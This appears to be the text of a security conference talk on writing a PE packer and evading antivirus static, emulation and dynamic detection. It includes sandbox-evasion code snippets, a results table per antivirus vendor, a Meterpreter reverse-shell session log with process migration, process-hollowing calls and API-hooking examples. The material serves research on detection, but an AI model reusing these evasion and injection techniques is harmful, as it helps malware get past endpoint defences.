



# One packer to rule them all

Empirical identification, comparison and circumvention of current  
Antivirus detection techniques

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# Agenda

- Packing 101
- Static detection
- Code emulation detection
- Dynamic detection

# Who art thou

**Arne Swinnen**

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
@3asm\_

<http://yap0wnb.blogspot.fr>





# PACKING 101







# STATIC DETECTION



```
#include <Windows.h>

int WINAPI WinMain(_in HINSTANCE hInstance, __in HINSTANCE
hPrevInstance, __in LPSTR lpCmdLine, __in int nCmdShow)
{
    MessageBox(0, "Hello", "World", 0);
}
```

Entry Point



HelloWorld_x86.exe					
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword
.text	00006120	00001000	00006200	00000400	60000020
.rdata	00004646	00008000	00004800	00006600	40000040
.data	00002BD4	0000D000	00000E00	0000AE00	C0000040
.rsrc	00000260	00010000	00000400	0000BC00	40000040
.reloc	00002126	00011000	00002200	0000C000	42000040



Can't be moved

Can be moved



# Challenge 1: Extensible stub


- Architecture-specific code
- Position-independent code
- Self-dependency resolution

# Solution

Reflective DLL injection is a library injection technique in which the concept of reflective programming is employed to perform the loading of a library from memory into a host process.

Injection works from Windows NT4 up to and including Windows 8, running on x86, x64 and ARM where applicable.

<https://github.com/stephenfewer/ReflectiveDLLInjection>



# Challenge 2: Stub injection

- Hijack is easy: AddressOfEntryPoint
- But where to inject the stub stealthy?

# Fastpack

HelloWorld_x86_FastPack.exe	
Name	Virtual Size
00000160	00000168
Byte[8]	Dword
CODE	00001000
DATA	00008000
.rsrc	00000010

# FSG

HelloWorld_x86_fsg.exe	
Name	Virtual Size
Byte[8]	Dword
	00019000
	00008000

# MEW

HelloWorld_x86_MEW11.exe	
Name	Virtual Size
Byte[8]	Dword
MEW	00018000
⚡⚡⚡⚡⚡	00015000

# MPRESS

HelloWorld_x86_MPRESS.exe	
Name	Virtual Size
Byte[8]	Dword
.MPRESS1	00018000
.MPRESS2	00000C10
.rsrc	000001D8

# PECompact

HelloWorld_x86_PECompact	
Name	Virtual Size
000001E0	000001E8
Byte[8]	Dword
.text	00018000
.rsrc	00001000
.reloc	00000200

# UPACK

HelloWorld_x86_UPACK.exe	
Name	Virtual Size
Byte[8]	Dword
.Upack	00019000
.rsrc	0000E000

HelloWorld_x86_Molebox.exe	
Name	Virtual Size
Byte[8]	Dword
.text	00004820
.data	000000B4
.idata	000012F8
.rdata	00000560
.bss	00019EC8
.rsrc	00000749

# Molebox

HelloWorld_x86_PELock.exe	
Name	Virtual Size
Byte[8]	Dword
.pelock	00009000
.pelock	00007000
.pelock	00003000
.rsrc	00001000
.pelock	00004000
.pelock	0000A000

# PELOCK

HelloWorld_x86_PESpin.exe	
Name	Virtual Size
Byte[8]	Dword
	00009000
	00007000
	00003000
.rsrc	00001000
	0000508E

# PESpin

HelloWorld_x86_SoftwarePass	
Name	Virtual Size
Byte[8]	Dword
.text	0000859B
.rdata	000062CE
.data	00003DD4
.reloc	00003A1C
.text1	000C0000
.adata	00010000
.data1	00030000
.reloc1	00010000
.pdata	000F0000
.rsrc	00001000

# Software Passport


HelloWorld_x86_Thermida.exe	
Name	Virtual Size
Byte[8]	Dword
	00013000
.rsrc	000001E0
.idata	00001000
	001E4000
svlvaxgg	00113000
fulaavib	00001000

# Thermida

HelloWorld_x86_VMProtect.exe	
Name	Virtual Size
Byte[8]	Dword
.text	0000859B
.rdata	000062CE
.data	00002DD4
.vmp0	000BA6AF
.vmp1	00008B67
.reloc	00002D80
.rsrc	000001D5


# VMProtect

# Inline packer




# Inline packer

## Inline packer method detection







# New PE packer



# New PE packer




# Resource packer




# Resource packer

## Resource packer method detection

■ 32-bit ■ 64-bit



# Code emulation detection







# CODE EMULATION DETECTION



emulated memory



- **Time** delaying & Anomaly Detection
- **Network** Interaction
- **Filesystem** Interaction
- Dynamic **Binary Instrumentation**

```
BOOL time1 () {  
    //simply sleeps for a long time  
    to delay payload decryption  
    Sleep (100000) ;  
    return FALSE ;  
}
```

```
BOOL time2 () {  
    DWORD tc1, tc2;  
    tc1 = GetTickCount ();  
    Sleep (1000);  
    tc2 = GetTickCount ();  
    tc2 = tc2 - tc1;  
    //DebugBreak ();  
    if (tc2 >= 1000)  
    {  
        return FALSE;  
    }  
    return TRUE;  
}
```

thread\_1\_counter




thread\_2\_watcher



Cnt=10


Cnt=3 Cnt=2 Cnt=1 Cnt=0



If Cnt==10







```
...
// Setup our socket address structure
SockAddr.sin_port=htons(445);
SockAddr.sin_family=AF_INET;
SockAddr.sin_addr.s_addr = inet_addr ("127.0.0.1");
// Attempt to connect to server
if(connect(Socket, (SOCKADDR*)&SockAddr, sizeof(SockAddr)) != 0)
{
    WSACleanup();
    return TRUE;
}
```

Credits: @FunOverIP

```
...
for(int i=0; <(sizeof(realDLL)/sizeof(*realDLL)); i++) {
    //printf("%s\n", realDLL[i]);
    hInstLib = LoadLibraryA( realDLL[i] );
    if(hInstLib == NULL) return TRUE;
        FreeLibrary(hInstLib);
}

for(int i=0; <(sizeof(falseDLL)/sizeof(*falseDLL)); i++) {
    //printf("%s\n", falseDLL[i]);
    hInstLib = LoadLibraryA( falseDLL[i] );
    if(hInstLib != NULL)
        return TRUE;
}
...
```

...

```
GetNameByPid (procentry.th32ParentProcessID, ProcName,  
sizeof (ProcName));
```

```
if (strcmp ("explorer.exe", ProcName) && strcmp ("cmd.exe",
```

```
ProcName))
```

```
    return TRUE;
```

```
else
```

```
    return FALSE;
```

...

Credits: Francisco Falcón and Nahuel Riva



		File1	File2	File3	File4	Netw1	Instr9	Time1	Time2	Time3	Time4	Time5
Microsoft	32-bit	yes	no	yes	yes	no	no	no	no	yes	yes	yes
	64-bit	yes	yes	yes	yes	no	no	no	no	yes	yes	yes
Kaspersky	32-bit	yes	no	no	yes	yes	no	no	no	no	yes	yes
	64-bit	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
AVG	32-bit	no	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
	64-bit	no	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
Eset	32-bit	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
	64-bit	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes



# DYNAMIC DETECTION

```
msf exploit(handler) > run
```

```
[*] Started HTTPS reverse handler on https://0.0.0.0:8443/  
[*] Starting the payload handler...  
[*] 192.168.56.101:1392 Request received for /n2Si...  
[*] 192.168.56.101:1392 Staging connection for target /n2Si received...  
[*] Patched user-agent at offset 663128...  
[*] Patched transport at offset 662792...  
[*] Patched URL at offset 662856...  
[*] Patched Expiration Timeout at offset 663728...  
[*] Patched Communication Timeout at offset 663732...  
[*] Meterpreter session 14 opened (192.168.56.102:8443 -> 192.168.56.101:1392) at 2014-04-04 10:31:20 +0200
```


```
meterpreter > irb
```

```
[*] Starting IRB shell  
[*] The 'client' variable holds the meterpreter client
```


```
>> client.core.migrate(client.sys.process['explorer.exe'])  
=> true  
>> █
```



# USER LAND



CreateFileW



Kernel32.dll

Ntdll.dll

...

## SSDT

```
kd> dps nt!KiServiceTable.L poi nt!KiServiceLimit
026af6f0 828a00cb nt!NtAcceptConnectPort
026af6f4 826f922b nt!NtAccessCheck
026af6f8 8284be4e nt!NtAccessCheckAndAuditAlarm
026af6fc 826646e1 nt!NtAccessCheckByType
026af700 828c0e5e nt!NtAccessCheckByTypeAndAuditAlarm
026af704 8273d48a nt!NtAccessCheckByTypeResultList
026af708 82929b6d nt!NtAccessCheckByTypeResultListAndAuditAlarm
026af70c 82929b66 nt!NtAccessCheckByTypeResultListAndAuditAlarmByHandle
026af710 828372d7 nt!NtAddAtom
026af714 82943426 nt!NtAddBootEntry
026af718 8294467b nt!NtAddDriverEntry
026af71c 828466f7 nt!NtAdjustGroupsToken
026af720 8284d875 nt!NtAdjustPrivilegesToken
026af724 8291c979 nt!NtAlertResumeThread
026af728 828ca718 nt!NtAlertThread
026af72c 8284e19c nt!NtAllocateLocallyUniqueId
026af730 827c1c97 nt!NtAllocateReserveObject
026af734 8290eb1c nt!NtAllocateUserPhysicalPages
```

# KERNEL LAND



ZwCreateFileW



Procmon.sys



```
DWORD dwResult = NtUnmapViewOfSection(  
    pProcessInfo->hProcess,  
    pPEB->ImageBaseAddress);
```

...

```
PVOID pRemoteImage = VirtualAllocEx(  
    pProcessInfo->hProcess,  
    pPEB->ImageBaseAddress,  
    pSourceHeaders->OptionalHeader.SizeOfImage,  
    MEM_COMMIT | MEM_RESERVE,  
    PAGE_EXECUTE_READWRITE);
```

...

```
WriteProcessMemory(  
    pProcessInfo->hProcess,  
    pPEB->ImageBaseAddress,  
    pBuffer,  
    pSourceHeaders->OptionalHeader.SizeOfHeaders,  
    0);
```

## Before Hook

### Function

```
***
***
***
77402a3f: .CreaFileA:
00000000 MOV [RSP+0x8], RBX
00000005 MOV [RSP+0x10], RBP
0000000a MOV [RSP+0x18], RSI
0000000f PUSH RDI
00000010 SUB RSP, 0x50
00000014 MOV EBX, EDX
00000016 MOV RDI, RCX
00000019 MOV RDX, RCX
***
***
***
```

## After Hook

### Function

```
***
***
77402a3f: .CreaFileA:
00000000 MOV RAX, 0x17fde1032
0000000a JMP RAX
0000000c NOP
0000000d NOP
0000000e NOP
0000000f PUSH RDI
00000010 SUB RSP, 0x50
00000014 MOV EBX, EDX
00000016 MOV RDI, RCX
00000019 MOV RDX, RCX
***
***
***
```

### New Function

```
***
17fde1032: .NewCreaFileA:
***
```

### Trampoline

```
***
00000000 MOV [RSP+0x8], RBX
00000005 MOV [RSP+0x10], RBP
0000000a MOV [RSP+0x18], RSI
0000000f JMP 0x77402a3f
***
```

## Before

```
..[SNIP]..  
RegOpenKeyExW(hKey, lpSubKey, ulOptions, samDesired, phkResult);  
..[SNIP]..
```

## After

```
char lcCommand[256];  
if(*(rrs->hRegKeyRes) == hKey) {  
  
    if(rrs->hRegKey == HKEY_CLASSES_ROOT)  
        sprintf_s(clClass, "%s", "HKCR");  
    ..[SNIP]..  
    if(dwType == REG_NONE)  
    {  
        sprintf_s(clType, "%s", "REG_NONE");  
    }  
    ..[SNIP]..  
  
    sprintf_s(lcCommand, "reg add %s\\%ws /v \"%ws\" /t %s /d \"%ws\" /f", clClass, rrs-  
>lpKeyName, lpValueName, clType, lpData);  
    system(lcCommand);
```

```
DWORD dwResult = NtUnmapViewOfSection(  
    pProcessInfo->hProcess,  
    pPEB->ImageBaseAddress);
```

```
...
```

```
NtUnmapViewOfSection(...)  
VirtualAllocEx(...)  
VirtualProtect(...)  
WriteProcessMemory(...)  
VirtualAllocEx(...)
```

```
...
```

```
PVOID pRemoteImage = VirtualAllocEx(  
    pProcessInfo->hProcess,  
    pPEB->ImageBaseAddress,  
    pSourceHeaders->OptionalHeader.SizeOfImage,  
    MEM_COMMIT | MEM_RESERVE,  
    PAGE_EXECUTE_READWRITE);
```

```
...
```

```
NtUnmapViewOfSection(...)  
VirtualAllocEx(...)  
VirtualProtect(...)  
WriteProcessMemory(...)  
VirtualAllocEx(...)
```

```
...
```

- **Evolution** of detection methods
- **Code Emulation** is good effort but fairly easy to bypass
- **Heuristic** is Powerful and could be difficult to bypass in a generic fashion



**QUESTIONS?**